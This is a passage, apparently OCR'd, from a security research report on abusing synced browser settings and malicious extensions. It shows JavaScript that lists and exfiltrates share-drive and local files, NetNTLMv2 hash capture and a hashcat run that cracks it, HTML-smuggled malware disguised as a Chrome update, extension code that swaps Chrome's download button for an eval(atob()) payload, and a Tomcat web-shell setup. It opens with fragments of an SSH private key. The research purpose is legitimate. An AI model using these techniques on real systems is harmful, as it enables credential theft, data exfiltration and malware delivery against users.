YSKOjHfUONhfWTPjJlcCS1yD/JbU3KGjHRr9MArZDvWPXbz
/MZP1CbcKotkSD7jst4lOOhFs7dxmkIDc3+5+2K3dhZfAc6
RXrXZnySpFxMuuICoXY892tREzc1NRMEgjEWyRUaN2RaMN7
FJ4V69LNyvVWCLRwjktvPT7j5elC/UEeVQg4SaOSgZU+QrE
CBVyj1S8vwukY2ZqiA6e+IvCkiFNn/NGhjq619Gx60GSOV6
HeuDQySAAFArTGSd4UugvPECBzXaAc9FRul6o0NoPCdOM65
utXbNfXZ4DipayW9wy9p3aWE4ZPthwAAAMBAAEAAAGBAMK
2N7t1kjUBpOyBd+PPxeSxiZMfrWEQkH0+7ILJeXlQDOHxTW
IK59voQ0OyBSp5B4/O2aLu+gbfQz8/ivZaLUKrG4ZW/KGhi
rpwZDdVcjJTtjO4n/zbr/yLjshctPXFvvSoRjKZHDK3xJAimjvsxp/Xb+mOxuzPW56PHHF
NGc7TLvCtlg29zyWwjpCuiZpRYJzXDWmay8uXaTJz/Wkwn1Pm3zWn9SDaQTdkmrCYHVcqy
Xojq8UZJxyOyNPAjxsuH4kF50npTAukUUW29CNU2RvSOAfj1/ttLdqFDl263es/QARiHRf
NNe+JbUME+BuQywZZfRquuKq+Ho6Zj5xYSAyD2iOdFItOJ9VHCrUT1Yk18pAFnGaNXF96W
JISwjzpHyexkcWdYkW9ywh8ji2qk7jpR1X21bTSk0hywBujCliOreVIfgqgOJGasQeMQAA
```

This page says

```
id_rsa:PGh0bWwgeG1sbnM9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkv
eGh0bWwiPjxoZWFkPjxtZXRhI
G5hbWU9ImNvbG9yLXNjaGVtZSIgY29udGVudD0ibGlnaHQgZGFyayI
gLz48L2hlYWQ+PGJvZHk+PHByZ
SBzdHlsZT0id29yZC13cmFwOiBicmVhay13b3JkOyB3aGl0ZS1zcGFjZTo
gcHJlLXdyYXA7Ij4tLS0tL
UJFR0lOIE9QRU5TU0ggUFJJVkFURSBLRVktLS0tLQpiM0JsYm5OemFD
MXJaWGt0ZGpFQUFBQUFCRzV2Y
m1VQUFBQUVibTl1WlFBQUFBQUFBQUFCQUFBQmx3QUFBQWR6YzJ
ndGNuCk5oQUFBQUF3RUFBUUFBQVlFQ
TltWlRVakxwL3Awd1Y2S3QyZnpuQXVRdzdueTNGNndsWkJuZ29jVExJ
Z2NCRzBCdHFNclkKK3VrMkxrR
```

OK

Figure 72: Upon reopening their browser and pressing the home button, the payload is executed, showing an alert box with the user’s SSH private key.

THEFT-4 Internal Network File Theft


Using the same techniques as THEFT-3, an attacker can also retrieve files from an internal network drive.

Theft-4.1 Share Drive File Theft

The best real-world application for stealing from a share drive would be via the use of a malicious extension operating as a C2, such that an operator could make a few targeted file theft requests, rather than a fully automated solution. However, to demonstrate that this would be possible with an automated solution, a JavaScript file to list all files and folders within a share drive and log them to the console has been shown. From this, a malicious script could navigate to a specific file and exfiltrate it, or by opening new tabs, could open multiple files at once, provided it does not set off any popup blockers.

```
var Source = new XMLSerializer().serializeToString(document);
var a = Source.split('<td data-value="');
var i = 1;
while (i < a.length) {
    console.log(a[i].split('"')[0]);
    i++;
}
```

Figure 73: JavaScript to retrieve every filename from a directory listing page.



Name	Size	Date modified
screensavers/		29/10/2023, 07:27:07
vpnsetup.bat	22 B	29/10/2023, 07:33:23
vpnsetup.ps1	34 B	29/10/2023, 07:33:37

```
▸ crbug/1173575, non-JS module files deprecated.
screensavers/
vpnsetup.bat
vpnsetup.ps1
>
```


Figure 74: Opening the share drive and triggering the JavaScript code, resulting in the filenames being logged to the console.

The lack of state on a single JavaScript automated file crawler would be far less useful and far noisier than a C2 counterpart. As such, this was unlikely to be leveraged by an attacker.

THEFT-5 Credential Coercion

THEFT-5.1 Credential Coercion and Desktop Password Compromise


Regardless of which browser was used, the result could be used to compromise the Net NTLMv2 hash of the user, provided that TCP port 445 outbound was enabled, which is less common on robust enterprise environments, but very common on home networks, posing a more significant risk for working-from-home users.



```
[SMB] NTLMv2-SSP Client   : 192.168.18.129
[SMB] NTLMv2-SSP Username : .\User
[SMB] NTLMv2-SSP Hash     : User::.:62ec61be6fd3f441:7FAD17E80B2BB6146EDE37A4054
8271E:0101000000000000008067A3DAB3FBD90162BC599FA75E807A000000000002008004A00430047
00510001001E00570049004E002D005400440053005400 4D0037004600410054004 9004C00040034
```

Figure 75: Retrieving the victims NetNTLMV2 hash via Responder.

Brute forcing these hashes in Hashcat[20] could give the attacker local user credentials if they could crack the password. These desktop credentials could then be used for subsequent attacks:



```
PS C:\Users\User\Desktop\hashcat-6.1.1> .\hashcat.exe -a 0 -m 5600 .\hash.txt .\rockyou.txt -w 3 -O
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 2.1 AMD-APP (3516.0)) - Platform #1 [Advanced Micro Devices, Inc.]
=====================================================================================
* Device #1: Ellesmere, 8128/8192 MB (6745 MB allocatable), 32MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 626 MB

Dictionary cache hit:
* Filename..: .\rockyou.txt
* Passwords.: 14345042
* Bytes.....: 139927340
* Keyspace..: 14345042

USER::.:62ec61be6fd3f441:7fad17e80b2bb6146ede37a40548271e:0101000000000000008067a3dab3fbd90162bc599fa75e807a000000000002008004a004300470051000100 1e00570049004e00
2d005400440053005400 4d0037004600410054004 9004c000400340057004 9004e002d005400440053005400 4d0037004600410054004 9004c002e004a00430047005100 2e004c004f00430041004c
00030014004a00430047005100 2e004c004f00430041004c00050014004a00430047005100 2e004c004f00430041004c000700080080 67a3dab3fbd901060004000200000008003000300000000000
00000100000000200000a74a588690d6960504aa1d55f090070980ea44ea46155bbe709a8c885673a3f60a001000000000000000000000000000000000000900260063006900660073002f00310039
0032002e003100360038002e00310038002e003100320038000000000000000000:Password1
```

Figure 76: Cracking the user's NetNTLMV2 hash to retrieve their plaintext password.

Use of these compromised credentials to trigger RCE is demonstrated in EXEC-1.2 and EXEC-1.3.

THEFT-5.2 Relaying

Coercing authentication could also be used for credential relaying attacks, however, this would require significantly complex attacks, as an exploit would need to receive

[20] https://github.com/hashcat/hashcat

and relay the requests to a target service. This would likely require persistent JavaScript execution from an extension to be done.

An additional limitation of relay attacks would be that they cannot be relayed to the same device, so an additional internal host would need to be identified for relay attacks, and network-level access to that internal host would also be required.


THEFT-6 File Compromise Via File Directive SOP bypass

As discussed in case study 3, the Same Origin Policy is circumvented when coming from a file directive URL, allowing an attacker to set a user's start page to an HTML file stored locally or on a remote share drive to read and exfiltrate files that can be interpreted as valid JavaScript.

THEFT-6.1 Config theft via Remote Share File

By setting the user's start page to a remote file share, an attacker can force a victim to view an attacker-controlled webpage in a file context, this allows for exfiltration of data from local files or other internal share drives via embedding the files in the DOM as a script and exfiltrating that information via JavaScript. This attack only works on files which parse as valid JavaScript but does not consider the file extension of the file.

In the example below, this is used to exfiltrate a user's prefs.js file for Firefox, which contains some user information.



Test Share Drive Exfiltration

```
accessibility.typeaheadfind.flashBar
0
app.installation.timestamp
133408090843795707
app.normandy.first_run
false
app.normandy.migrationsApplied
12
app.normandy.user_id
34119416-ea11-44f1-9e0d-65127646a010
app.shield.optoutstudies.enabled
false
app.update.auto.migrated
true
app.update.background.lastInstalledTaskVersion
3
app.update.background.rolledout
true
app.update.download.attempts
0
```

Figure 77: Accessing a file on a share drive to compromise a local file.

This specific attack requires knowing the location of the user's prefs.js file, but for other targeted files may be more predictable. Alternatively, this could be automated to scan for a variety of local files, and files on share drives for exfiltration.


This worked on all three browsers, with Firefox requiring additional slashes as seen in Case study 3, an example is shown below:

```
<script
src="file://///192.168.18.128/Demoshare/samplefile.txt"></script>
```

THEFT-6.2 Config theft via Local File

As with the technique above, if an attacker can write a local file to disk, such as via downloading a file via other techniques, and then navigating to it, an attacker can launch data theft attacks from the local device to compromise other local files or files on share drives, if they can be interpreted as valid JavaScript.

To demonstrate this, a malicious file was downloaded via HTML smuggling to the default download location. This resulted in it having the predictable path location of C:/Users/User/Downloads/test.html. Then in a subsequent attack, the users start page was set to file://C:/Users/User/Downloads/test.html and the victim's browser was restarted to trigger the attack, resulting in the user's prefs.js file being exfiltrated.



Test Share Drive Exfiltration

```
accessibility.typeaheadfind.flashBar        test.html:4
0                                           test.html:5
app.installation.timestamp                  test.html:4
133408090843795707                          test.html:5
app.normandy.first_run                      test.html:4
false                                       test.html:5
app.normandy.migrationsApplied              test.html:4
12                                          test.html:5
app.normandy.user_id                        test.html:4
34119416-ea11-44f1-9e0d-65127646a010        test.html:5
app.shield.optoutstudies.enabled            test.html:4
false                                       test.html:5
app.update.auto.migrated                    test.html:4
```


Figure 78: Exfiltrating a file from a share drive via a local file.

Using a downloaded file to leverage this functionality does require knowing the victim's username, which could be identified through THEFT-5.1, or other contextual sync information. Additionally, this specific attack requires knowing the location of the user's prefs.js file, but other files may be in a consistent location, or automated scanning and exfiltration could be done.

DROP1 - Forced Malware Delivery

Forced Malware Delivery with Pretext Webpage.

By HTML smuggling a malicious file download into a page, followed instantly by a redirection to a trusted site, an attacker could generate a reasonably seamless payload dropper onto a victim's device without the user questioning why they have a file to be downloaded. In the example shown, the XSS vulnerability in Chrome was used to seamlessly download a malicious executable and then redirect the user to the Chrome update page, giving the user strong reasoning to click the link, without the user thinking any malicious action has taken place, and no malicious URLs being present in the URL bar at any time. This could be done without the initial XSS by sending the user to a malicious site first, but it could have added the opportunity for problems to have arisen, such as the user noticing malicious site before redirection, the malicious site being blocked.



Google uses cookies to deliver its services, to personalise ads, and to analyse traffic. You can adjust your privacy controls anytime in your Google settings.

Chrome keeps you up to date

Chrome updates happen in the background automatically — keeping you running smoothly and securely with the latest features.


Figure 79: Malicious payload being downloaded, appearing to originate from google.com.au.

DROP2 - Incubated Malware Delivery

Backdooring file downloads

Another subtle method that malicious browser extensions allowed for was the ability to tamper with trusted webpages. By hollowing out the functionality for downloading a trusted application, and replacing it with an HTML smuggled file download, a remote attacker can incubate malware delivery in specific sites and wait for the user to navigate to the site and download the file.

To demonstrate this, code to replace the default chrome download with a malicious file was embedded within an extension. Upon a user browsing to the chrome download page, the JavaScript would overwrite the download button with one that downloaded an HTML smuggled executable, and redirected the user to the download success page.



```
if(document.location = "https://www.google.com.au/intl/en_au/chrome/"){
var Source = new XMLSerializer().serializeToString(document);
var newbody = Source.split('<div class="chr-homepage-hero__download">')[0] +
'<div class="chr-homepage-hero__download">'+ '<button class="chr-cta__button
chr-cta__button--blue show" type="button" onclick="eval(atob(\'<REDACTED HTML
SMUGGLING PAYLOAD>\'))">Download Chrome</button>'
 + '<div id="js-simplified-download" class="chr-homepage-hero__simplified"
 aria-hidden="false">' + Source.split('<div id="js-simplified-download"
 class="chr-homepage-hero__simplified" aria-hidden="false">')[1];
document.write(newbody);
}
```

Figure 80: Malicious JavaScript to hollow the default chrome download and embed a custom payload.

This is blocked by the default chrome.com Content Security Policy[21], however, it demonstrates the possible attack surface.

This example was built for a specific page, however universal versions of this attack may be possible with sufficient development time.

EXEC-1 Request Forgery Attacks to Trigger Code Execution

As discussed in case studies 2, 3, and 5, forcing a user to a specified page and executing JavaScript in that page can circumvent CSRF protections, allowing for multi-stage request forgery attacks.

Depending on the target service this may or may not be an overtly malicious activity. With use of an extension this can be made more opsec friendly by waiting until the user is inactive for a period of time before triggering the exploit.

In these examples, users are directed to the targeted applications via the start page, however this could also be done by a malicious extension.


EXEC-1.1 Authenticated Remote Code Execution in Tomcat

Using the credentials and context from a user's session as discussed in THEFT-1.1, an attacker could identify credentials, and the hostname for a service vulnerable to exploitation.

Using the Tomcat server discussed in THEFT-1.1 as an example, the server can be compromised if a user navigates to a tomcat endpoint, and malicious JavaScript can be embedded within the page. To leverage this without user interaction, this JavaScript must embed administrator credentials. By leveraging a malicious extension to execute malicious JavaScript, described in case study 5 and forcing the user to navigate to the tomcat instance at **`http://127.0.0.1:8080/`** by setting their start page, a remote code execution exploit would be triggered against the service.

From the attacker device, the user's homepage was set to the tomcat server at **`http://127.0.0.1:8080`**, and a malicious developer extension was installed on the victim device to emulate a synchronised extension:

[21] https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP


Settings

Search settings

- Profiles
- Privacy, search, and services
- Appearance
- Sidebar
- Start, home, and new tabs
- Share, copy and paste
- Cookies and site permissions
- Default browser
- Downloads
- Family safety
- Languages
- Printers
- System and performance
- Reset settings
- Phone and other devices
- Accessibility
- About Microsoft Edge

When Edge starts

Open the new tab page
Open tabs from the previous session
[✓ Open these pages:]

Pages — Add a new page

127.0.0.1:8080
http://127.0.0.1:8080/

Clear the list and set it to all currently open tabs — Use all open tabs

Home button

Show home button on the toolbar [✓ On]
Set what the home button opens below:
[✓ New tab page]
Enter URL — Save

New tab page

Customize your new tab page layout and content — Customize

Figure 81: Setting the user’s start page to **`http://127.0.0.1:8080`**.

The malicious JavaScript within in the extension uploaded a malicious WAR file to the system and triggered the web shell within the WAR file, in this case, running calc.exe:

